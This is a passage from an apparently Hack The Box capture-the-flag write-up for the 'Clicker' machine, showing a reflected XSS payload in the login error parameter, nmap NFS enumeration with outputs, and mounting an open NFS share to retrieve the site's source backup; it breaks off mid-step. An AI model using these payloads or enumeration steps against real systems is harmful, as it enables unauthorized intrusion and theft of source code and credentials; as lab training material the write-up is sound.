
Findings

After going to the webpage http://clicker.htb we notice a login button


After testing some default creds and not succeeding we notice the following URL with each wrong credential validation:
http://clicker.htb/login.php?err=Authentication%20Failed



clicker.htb/login.php?err=Authentication Failed

Authentication Failed

After modifying the URL, the message shown is different:




clicker.htb/login.php?err=Hello there buddy

Hello there buddy

This is interesting can we get an XSS from this?
let's try with this payload:

```
<image/src/onerror=prompt(8)>
```

And Bam we have an XSS



clicker.htb/login.php?err=<image/src/onerror=prompt(8)>

We can keep this in our backpocket for the moment, as we can upload a shell into the server this way.


Looking at our nmap scan we notice port 111 is running rpcbind 2.4

searching rpcbind 2.4 we find this article on Hacktricks

enumerating rpcbind using nmap

```
sudo nmap -p 111 --script=nfs-ls 10.10.11.232
```


we get:



```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker]
└─$ sudo nmap -p 111 --script=nfs-ls 10.10.11.232
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-22 12:43 EST
Nmap scan report for clicker.htb (10.10.11.232)
Host is up (0.019s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-ls: Volume /mnt/backups
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID    GID    SIZE     TIME                 FILENAME
| rwxr-xr-x   65534  65534  4096     2023-09-05T19:19:10  .
| ??????????  ?      ?      ?        ?                    ..
| rw-r--r--   0      0      2284115  2023-09-01T20:27:06  clicker.htb_backup.zip
|_

Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```

```
sudo nmap -p 111 --script=nfs-showmount 10.10.11.232
```


we get:



```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker]
└─$ sudo nmap -p 111 --script=nfs-showmount 10.10.11.232
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-22 12:47 EST
Nmap scan report for clicker.htb (10.10.11.232)
Host is up (0.021s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /mnt/backups *

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

```
sudo nmap -p 111 --script=nfs-statfs 10.10.11.232
```

we get:




```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker]
└─$ sudo nmap -p 111 --script=nfs-statfs 10.10.11.232
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-22 12:48 EST
Nmap scan report for clicker.htb (10.10.11.232)
Host is up (0.022s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-statfs:
|   Filesystem    1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /mnt/backups  6053440.0  3282396.0  2442140.0  58%   16.0T        32000

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

ok so there is a backups folder that can be exploited. Let's try mounting to it:

just out of paranoia let's double check the folder name:

```
showmount -e 10.10.11.232
```




```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker]
└─$ showmount -e 10.10.11.232
Export list for 10.10.11.232:
/mnt/backups *
```

now mounting to the folder:

```
sudo mount -t nfs 10.10.11.232:/mnt/backups mounted -o nolock
```


there is a zipped backup folder in the drive:



```
──(kali㉿kali)-[~/ctfs/HTB/clicker/mounted]
─$ ls
licker.htb_backup.zip
```

after unzipping we find:


```
unzip -q clicker.htb_backup.zip -d ../unzippedmount
```



```
┌──(kali㉿kali)-[~/ctfs/HTB/clicker/unzippedmount]
└─$ tree .
.
└── clicker.htb
    ├── admin.php
    ├── assets
    │   ├── background.png
    │   ├── cover.css
    │   ├── css
    │   │   ├── bootstrap.css
    │   │   ├── bootstrap.css.map
    │   │   ├── bootstrap-grid.css
    │   │   ├── bootstrap-grid.css.map
    │   │   ├── bootstrap-grid.min.css
    │   │   ├── bootstrap-grid.min.css.map
    │   │   ├── bootstrap.min.css
    │   │   ├── bootstrap.min.css.map
    │   │   ├── bootstrap-reboot.css
    │   │   ├── bootstrap-reboot.css.map
    │   │   ├── bootstrap-reboot.min.css
    │   │   └── bootstrap-reboot.min.css.map
    │   ├── cursor.png
    │   └── js
    │       ├── bootstrap.bundle.js
    │       ├── bootstrap.bundle.js.map
    │       ├── bootstrap.bundle.min.js
    │       ├── bootstrap.bundle.min.js.map
    │       ├── bootstrap.js
    │       ├── bootstrap.js.map
    │       ├── bootstrap.min.js
    │       └── bootstrap.min.js.map
    ├── authenticate.php
    ├── create_player.php
    ├── db_utils.php
    ├── diagnostic.php
    ├── export.php
    ├── exports
    ├── index.php
    ├── info.php
    ├── login.php
    ├── logout.php
    ├── play.php
    ├── profile.php
    ├── register.php
    └── save_game.php

6 directories, 37 files
```


ok so we have a source code and some credentials of a DB that is hosted locally.

When looking further into the website we notice that after saving the game we are sending this request:



